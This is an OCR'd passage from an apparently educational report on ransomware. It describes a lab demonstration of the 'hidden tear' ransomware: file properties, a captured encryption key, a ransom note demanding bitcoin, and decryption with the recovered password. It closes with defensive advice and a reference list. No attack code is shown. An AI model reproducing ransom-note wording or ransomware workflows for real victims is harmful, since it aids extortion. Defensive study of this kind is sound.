
Assess all the security vulnerability, patch them if security patches are available. Update all your softwares to the latest stable version. Educate employees/student/any system user on anti-phishing methods and how to deal with ransomwares.

SCREENSHOTS: -







Type: LOCKED File
Size: 16 bytes
Date modified: 9/29/2018 8:35 AM




```
DESKTOP-810J79I-jselvin rXEvP?yK5RzifFm
```



```
Files has been encrypted with hidden tear. Please Pay ransom of 0.5 bitcoin to the bitcoin wallet address 121ae2132132332
```



Password: rXEvP?yK5RzifFm



Password: rXEvP?yK5RzifFm

Files Decrypted!

Type: Office Open XML Document
Size: 6 bytes
Date modified: 9/29/2018 8:37 AM

CONCLUSION

In this report, we have looked at the origins and evolution of ransomware and charted the many twists and turns in its history. We saw how ransomware is the product of cybercriminals who seek to create a reliable source of direct income from victims worldwide. Starting from less persuasive forms of direct revenue generation using misleading applications such as PC performance tools, cybercriminals learned and iterated over the years and with each step, ratcheted up the levels of aggression. They progressed from misleading apps to fake antivirus scams and then later moved onto pure ransomware in the form of locker and crypto ransomware threats that are so prevalent today.

Ransomware is not cheap; the average ransom demand hitting individual users now stands at a hefty US$300. In the past 12 months, we saw ransom demands range from US$21 to US$700. The exact amounts may vary depending on the ransomware family and the location of the victim. Striking a balance between volume and pricing is a continuing challenge for cybercriminals.

We also looked at the different factors that are contributing to the growth in ransomware, how they are spread, and how they are the experts at leveraging human psychology to press home their demands.

What this research shows more than anything else is that attention to security is paramount for all. Battling ransomware is a major task and we all have a role to play in it. For product designers creating new technology or products, just considering the normal benign use cases is not enough anymore. If there are weaknesses that allow products to be subverted or functionality denied to owners, cybercriminals will find them. The challenge to designers of products is to improve security and take malicious usage and scenarios into consideration.

We also learned various ways to protect ourselves from ransomware. Let’s summarize the important steps: -

- Backup your data, backup the backup of your data, this is the most important step.
- Do not click unknown links or attachments. No matter how convincing an email may it can be identified as a phishing mail with just its email address.
- Keep your anti-virus up-to-date also, keep your Operating System up-to-date or at least install the security patches.
- Keep your other system softwares like java, adobe reader, browser up-to-date.

Concluding this, even now lots of people are unaware about ransomware, so I urge you carry out your own research and share it with others. Create more awareness in the society. Help others who are victim of ransomware by guiding them to proper solution if you can.

REFERENCES

- https://www.google.com
- https://www.fbi.gov
- https://www.iisit.org
- https://www.symantec.com
- https://www.blog.rapid7.com
- https://www.antivirus.comodo.com
- https://www.github.com
- https://www.stackoverflow.com
- https://www.barkly.com
- https://www.techtalk.gfi.com
- https://www.nomoreransom.org
- https://www.youtube.com
- https://www.tcdi.com
- https://www.researchgate.net
- https://www.datarecovery.com
- https://www.bleepingcomputer.com
- https://www.zdnet.com
- https://www.thehackernews.com
- https://www.en.wikipedia.org
- https://digitalguardian.com
- https://www.tripwire.com